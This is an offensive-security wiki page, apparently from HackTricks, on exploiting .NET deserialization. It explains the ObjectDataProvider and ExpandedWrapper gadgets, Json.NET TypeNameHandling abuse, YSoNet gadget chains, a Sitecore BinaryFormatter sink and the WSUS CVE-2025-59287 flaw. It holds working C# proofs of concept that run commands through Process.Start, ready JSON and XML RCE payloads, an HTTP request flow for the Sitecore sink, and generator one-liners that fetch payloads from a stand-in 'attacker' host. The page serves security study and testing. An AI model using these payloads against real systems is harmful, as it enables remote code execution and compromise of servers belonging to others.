Basic .NET Deserialization (ObjectDataProvider, ExpandedWrapper, and Json.NET)
This page explains how the ObjectDataProvider gadget can be exploited to obtain RCE and how Json.NET and XmlSerializer can be abused with that gadget.
ObjectDataProvider Gadget
The documentation describes ObjectDataProvider as a wrapper that creates an object suitable for use as a binding source.[11] Its security-relevant behavior is that it can wrap an arbitrary object, use MethodParameters to set parameters, and use MethodName to invoke a method on that object. If a serializer reconstructs these properties, setting them can cause the wrapped object to execute a method with attacker-controlled parameters during deserialization.
How is this possible
The System.Windows.Data namespace, found within the PresentationFramework.dll at C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF, is where the ObjectDataProvider is defined and implemented.
Using dnSpy you can inspect the code of the class we are interested in. In the image below we are seeing the code of PresentationFramework.dll —> System.Windows.Data —> ObjectDataProvider —> Method name

When MethodName is set, base.Refresh() is called. The following image shows that path:

Next, this.BeginQuery() runs. ObjectDataProvider overrides BeginQuery as shown below:

At the end of the code, it calls this.QueryWorker(null). The next image shows the relevant execution path:

This is not the complete QueryWorker function, but it shows the important part: this.InvokeMethodOnInstance(out ex);, where the configured method is invoked.
The following code demonstrates that setting MethodName triggers execution:
C# demo: ObjectDataProvider triggers Process.Start
using System.Windows.Data;
using System.Diagnostics;

namespace ODPCustomSerialExample
{
    class Program
    {
        static void Main(string[] args)
        {
            ObjectDataProvider myODP = new ObjectDataProvider();
            myODP.ObjectType = typeof(Process);
            myODP.MethodParameters.Add("cmd.exe");
            myODP.MethodParameters.Add("/c calc.exe");
            myODP.MethodName = "Start";
        }
    }
}
Add C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF\PresentationFramework.dll as a project reference to load System.Windows.Data.
ExpandedWrapper
In some vulnerable paths, the object is deserialized as an ObjectDataProvider instance. In the historical DotNetNuke case, for example, XmlSerializer deserialized an attacker-selected type resolved with GetType. The serializer otherwise has no knowledge of the type wrapped by the ObjectDataProvider instance, such as Process.[9][10]
ExpandedWrapper lets code specify the types of objects encapsulated in an instance.[12] It can therefore encapsulate a source object (ObjectDataProvider) in a new object type while exposing the required properties (ObjectDataProvider.MethodName and ObjectDataProvider.MethodParameters). In the scenario above, an ExpandedWrapper containing ObjectDataProvider causes deserialization to construct the ObjectDataProvider and execute the method indicated by MethodName.
You can check this wrapper with the following code:
C# demo: ExpandedWrapper encapsulating ObjectDataProvider
using System.Windows.Data;
using System.Diagnostics;
using System.Data.Services.Internal;

namespace ODPCustomSerialExample
{
    class Program
    {
        static void Main(string[] args)
        {
            ExpandedWrapper<Process, ObjectDataProvider> myExpWrap = new ExpandedWrapper<Process, ObjectDataProvider>();
            myExpWrap.ProjectedProperty0 = new ObjectDataProvider();
            myExpWrap.ProjectedProperty0.ObjectInstance = new Process();
            myExpWrap.ProjectedProperty0.MethodParameters.Add("cmd.exe");
            myExpWrap.ProjectedProperty0.MethodParameters.Add("/c calc.exe");
            myExpWrap.ProjectedProperty0.MethodName = "Start";
        }
    }
}
XmlSerializer + ExpandedWrapper in real targets
A very common vulnerable pattern is something like:
Type t = Type.GetType(attackerControlledType);
XmlSerializer xs = new XmlSerializer(t);
object obj = xs.Deserialize(reader);
If the attacker controls both the type name and the XML body, ExpandedWrapper<..., ObjectDataProvider> can make XmlSerializer materialise an ObjectDataProvider in ProjectedProperty0. This is why ExpandedWrapper keeps showing up in real-world .NET deserialization bugs: the vulnerable code does not need to deserialize Process or ObjectDataProvider directly, it only needs to let the attacker pick a root type that XmlSerializer can instantiate.
A practical example is the historical DotNetNuke DNNPersonalization cookie bug, where attacker-controlled XML was deserialized after resolving the type with Type.GetType(...).[9] A minimal payload shape looks like:
<profile>
  <item key="name1:key1" type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfFileSystemUtilsObjectDataProvider xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
      <ExpandedElement/>
      <ProjectedProperty0>
        <MethodName>WriteFile</MethodName>
        <MethodParameters><anyType xsi:type="xsd:string">C:/windows/win.ini</anyType></MethodParameters>
        <ObjectInstance xsi:type="FileSystemUtils"/>
      </ProjectedProperty0>
    </ExpandedWrapperOfFileSystemUtilsObjectDataProvider>
  </item>
</profile>
This is the same primitive described in the first half of this page: XmlSerializer reconstructs the ExpandedWrapper, that wrapper reconstructs ObjectDataProvider, and setting MethodName / MethodParameters gives the attacker a controllable method invocation.
Json.Net
Json.NET can serialize and deserialize .NET objects.[13] If a vulnerable configuration accepts attacker-controlled type metadata and materializes the ObjectDataProvider gadget, deserialization can therefore lead to RCE.
Json.Net example
The following example shows how to serialize and deserialize an object with this library:
C# demo: Json.NET serialize/deserialize
using System;
using Newtonsoft.Json;
using System.Diagnostics;
using System.Collections.Generic;

namespace DeserializationTests
{
    public class Account
    {
        public string Email { get; set; }
        public bool Active { get; set; }
        public DateTime CreatedDate { get; set; }
        public IList<string> Roles { get; set; }
    }
    class Program
    {
        static void Main(string[] args)
        {
            Account account = new Account
            {
                Email = "james@example.com",
                Active = true,
                CreatedDate = new DateTime(2013, 1, 20, 0, 0, 0, DateTimeKind.Utc),
                Roles = new List<string>
                {
                    "User",
                    "Admin"
                }
            };
            //Serialize the object and print it
            string json = JsonConvert.SerializeObject(account);
            Console.WriteLine(json);
            //{"Email":"james@example.com","Active":true,"CreatedDate":"2013-01-20T00:00:00Z","Roles":["User","Admin"]}

            //Deserialize it
            Account desaccount = JsonConvert.DeserializeObject<Account>(json);
            Console.WriteLine(desaccount.Email);
        }
    }
}
Abusing Json.Net
Using ysoserial.net I created the exploit:[2]
ysoserial.exe -g ObjectDataProvider -f Json.Net -c "calc.exe"
{
    '$type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
    'MethodName':'Start',
    'MethodParameters':{
        '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
        '$values':['cmd', '/c calc.exe']
    },
    'ObjectInstance':{'$type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'}
}
The following code can be used to test the exploit; successful execution launches Calculator:
C# demo: Json.NET ObjectDataProvider exploitation PoC
using System;
using System.Text;
using Newtonsoft.Json;

namespace DeserializationTests
{
    class Program
    {
        static void Main(string[] args)
        {
            //Declare exploit
            string userdata = @"{
                '$type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
                'MethodName':'Start',
                'MethodParameters':{
                            '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
                    '$values':['cmd', '/c calc.exe']
                },
                'ObjectInstance':{'$type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'}
            }";
            //Exploit to base64
            string userdata_b64 = Convert.ToBase64String(System.Text.Encoding.UTF8.GetBytes(userdata));

            //Get data from base64
            byte[] userdata_nob64 = Convert.FromBase64String(userdata_b64);
            //Deserialize data
            string userdata_decoded = Encoding.UTF8.GetString(userdata_nob64);
            object obj = JsonConvert.DeserializeObject<object>(userdata_decoded, new JsonSerializerSettings
            {
                TypeNameHandling = TypeNameHandling.Auto
            });
        }
    }
}
Json.NET exploitation prerequisites
Before assuming that $type is enough for RCE, quickly verify these conditions:[8]
- The application must deserialize attacker-controlled JSON with
TypeNameHandlingdifferent fromNone(Auto,Objects, orAllare the usual dangerous values). - If the target uses a restrictive
SerializationBinder/ISerializationBinder, arbitrary gadget resolution may be blocked even whenTypeNameHandlingis enabled. ObjectDataProvideris a WPF gadget fromPresentationFramework.dll, so it is much more common in Windows / .NET Framework / desktop-enabled targets than in minimal ASP.NET Core deployments.- If the sink deserializes into a fixed DTO and never honours attacker-controlled type metadata, switch to another gadget or another formatter instead of forcing
ObjectDataProvider.
Advanced .NET Gadget Chains (YSoNet & ysoserial.net)
The ObjectDataProvider + ExpandedWrapper technique introduced above is only one of MANY gadget chains that can be abused when an application performs unsafe .NET deserialization. Modern red-team tooling such as YSoNet (and the older ysoserial.net) automate the creation of ready-to-use malicious object graphs for dozens of gadgets and serialization formats.[1][2][3]
Below is a condensed reference of the most useful chains shipped with YSoNet together with a quick explanation of how they work and example commands to generate the payloads.
| Gadget Chain | Key Idea / Primitive | Common Serializers | YSoNet one-liner |
|---|---|---|---|
| TypeConfuseDelegate | Corrupts the DelegateSerializationHolder record so that, once materialised, the delegate points to any attacker supplied method (e.g. Process.Start) | BinaryFormatter, SoapFormatter, NetDataContractSerializer | ysonet.exe TypeConfuseDelegate "calc.exe" > payload.bin |
| ActivitySurrogateSelector | Abuses System.Workflow.ComponentModel.ActivitySurrogateSelector to bypass .NET ≥4.8 type-filtering and directly invoke the constructor of a provided class or compile a C# file on the fly | BinaryFormatter, NetDataContractSerializer, LosFormatter | ysonet.exe ActivitySurrogateSelectorFromFile ExploitClass.cs;System.Windows.Forms.dll > payload.dat |
| DataSetOldBehaviour | Leverages the legacy XML representation of System.Data.DataSet to instantiate arbitrary types by filling the <ColumnMapping> / <DataType> fields (optionally faking the assembly with --spoofedAssembly) | LosFormatter, BinaryFormatter, XmlSerializer | ysonet.exe DataSetOldBehaviour "<DataSet>…</DataSet>" --spoofedAssembly mscorlib > payload.xml |
| GetterCompilerResults | On WPF-enabled runtimes (> .NET 5) chains property getters until reaching System.CodeDom.Compiler.CompilerResults, then loads a DLL supplied with -c | Json.NET typeless, MessagePack typeless | ysonet.exe GetterCompilerResults -c "C:\Temp\loader.dll" > payload.json |
| BaseActivationFactory | Newer Json.NET chain for .NET 5/6/7 with WPF enabled that reaches WinRT.BaseActivationFactory and causes local/UNC native DLL loading | Json.NET | ysonet.exe -g BaseActivationFactory -f Json.NET -c "C:\Temp\poc.dll" > payload.json |
| ObjectDataProvider (review) | Uses WPF System.Windows.Data.ObjectDataProvider to call an arbitrary static method with controlled arguments. YSoNet adds a convenient --xamlurl variant to host the malicious XAML remotely | BinaryFormatter, Json.NET, XAML, etc. | ysonet.exe ObjectDataProvider --xamlurl http://attacker/o.xaml > payload.xaml |
| PSObject (CVE-2017-8565) | Embeds ScriptBlock into System.Management.Automation.PSObject that executes when PowerShell deserialises the object | PowerShell remoting, BinaryFormatter | ysonet.exe PSObject "Invoke-WebRequest http://attacker/evil.ps1" > psobj.bin |
[!TIP] All payloads are written to stdout by default, making it trivial to pipe them into other tooling (e.g. ViewState generators, base64 encoders, HTTP clients).
For this specific page, the important takeaway is that YSoNet’s ObjectDataProvider generator is not limited to Json.NET. It currently supports several other interesting sinks, including XmlSerializer (2), JavaScriptSerializer, Xaml (4), and DataContractSerializer (2), so the same gadget is reusable even when $type injection is not happening through JSON.[1]
Building / Installing YSoNet
If no pre-compiled binaries are available under Actions ➜ Artifacts / Releases, the following PowerShell one-liner will set up a build environment, clone the repository and compile everything in Release mode:
Set-ExecutionPolicy Bypass -Scope Process -Force;
[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.ServicePointManager]::SecurityProtocol -bor 3072;
iex ((New-Object System.Net.WebClient).DownloadString('https://community.chocolatey.org/install.ps1'));
choco install visualstudio2022community visualstudio2022-workload-nativedesktop msbuild.communitytasks nuget.commandline git --yes;

git clone https://github.com/irsdl/ysonet
cd ysonet
nuget restore ysonet.sln
msbuild ysonet.sln -p:Configuration=Release
The compiled ysonet.exe can then be found under ysonet/bin/Release/.
Real‑world sink: Sitecore convertToRuntimeHtml → BinaryFormatter
A practical .NET sink reachable in authenticated Sitecore XP Content Editor flows:[4]
- Sink API:
Sitecore.Convert.Base64ToObject(string)wrapsnew BinaryFormatter().Deserialize(...). - Trigger path: pipeline
convertToRuntimeHtml→ConvertWebControls, which searches for a sibling element withid="{iframeId}_inner"and reads avalueattribute that is treated as base64‐encoded serialized data. The result is cast to string and inserted into the HTML.
Authenticated Sitecore sink trigger HTTP flow
// Load HTML into EditHtml session
POST /sitecore/shell/-/xaml/Sitecore.Shell.Applications.ContentEditor.Dialogs.EditHtml.aspx
Content-Type: application/x-www-form-urlencoded

__PARAMETERS=edithtml:fix&...&ctl00$ctl00$ctl05$Html=
<html>
  <iframe id="test" src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/deserialization/poc"></iframe>
  <dummy id="test_inner" value="BASE64_BINARYFORMATTER"></dummy>
</html>

// Server returns a handle; visiting FixHtml.aspx?hdl=... triggers deserialization
GET /sitecore/shell/-/xaml/Sitecore.Shell.Applications.ContentEditor.Dialogs.FixHtml.aspx?hdl=...- Gadget: any BinaryFormatter chain returning a string (side‑effects run during deserialization). See YSoNet/ysoserial.net to generate payloads.
For a full chain that starts pre‑auth with HTML cache poisoning in Sitecore and leads to this sink:
Case study: WSUS unsafe .NET deserialization (CVE-2025-59287)
- Product/role: Windows Server Update Services (WSUS) role on Windows Server 2012 → 2025.
- Attack surface: IIS-hosted WSUS endpoints over HTTP/HTTPS on TCP 8530/8531 (often exposed internally; Internet exposure is high risk).
- Root cause: Unauthenticated deserialization of attacker-controlled data using legacy formatters:
GetCookie()endpoint deserializes anAuthorizationCookiewithBinaryFormatter.ReportingWebServiceperforms unsafe deserialization viaSoapFormatter.
- Impact: A crafted serialized object triggers a gadget chain during deserialization, leading to arbitrary code execution as
NT AUTHORITY\SYSTEMunder either the WSUS service (wsusservice.exe) or the IIS app poolwsuspool(w3wp.exe).[5][6][7]
Practical exploitation notes
- Discovery: Scan for WSUS on TCP 8530/8531. Treat any pre-auth serialized blob reaching WSUS web methods as a potential sink for
BinaryFormatter/SoapFormatterpayloads. - Payloads: Use YSoNet/ysoserial.net to generate
BinaryFormatterorSoapFormatterchains (e.g.,TypeConfuseDelegate,ActivitySurrogateSelector,ObjectDataProvider). - Expected process lineage on success:
wsusservice.exe -> cmd.exe -> cmd.exe -> powershell.exew3wp.exe (wsuspool) -> cmd.exe -> cmd.exe -> powershell.exe
References
- [1] YSoNet – .NET Deserialization Payload Generator
- [2] ysoserial.net – original PoC tool
- [3] Microsoft – CVE-2017-8565
- [4] watchTowr Labs – Sitecore XP cache poisoning → RCE
- [5] Unit 42 – Microsoft WSUS RCE (CVE-2025-59287) actively exploited
- [6] MSRC – CVE-2025-59287 advisory
- [7] NVD – CVE-2025-59287
- [8] Json.NET – Serialization Settings (
TypeNameHandlingandSerializationBinderwarning) - [9] nefariousplan – CVE-2017-9822: The Patch Encrypted the Cookie. The Deserializer Is Still Public.
- [10] Seebug Paper – DotNetNuke Cookie Deserialization Vulnerability (archived)
- [11] Microsoft Learn – ObjectDataProvider Class
- [12] Microsoft Learn – ExpandedWrapper<TExpandedElement,TProperty0> Class
- [13] Json.NET – JSON Framework for .NET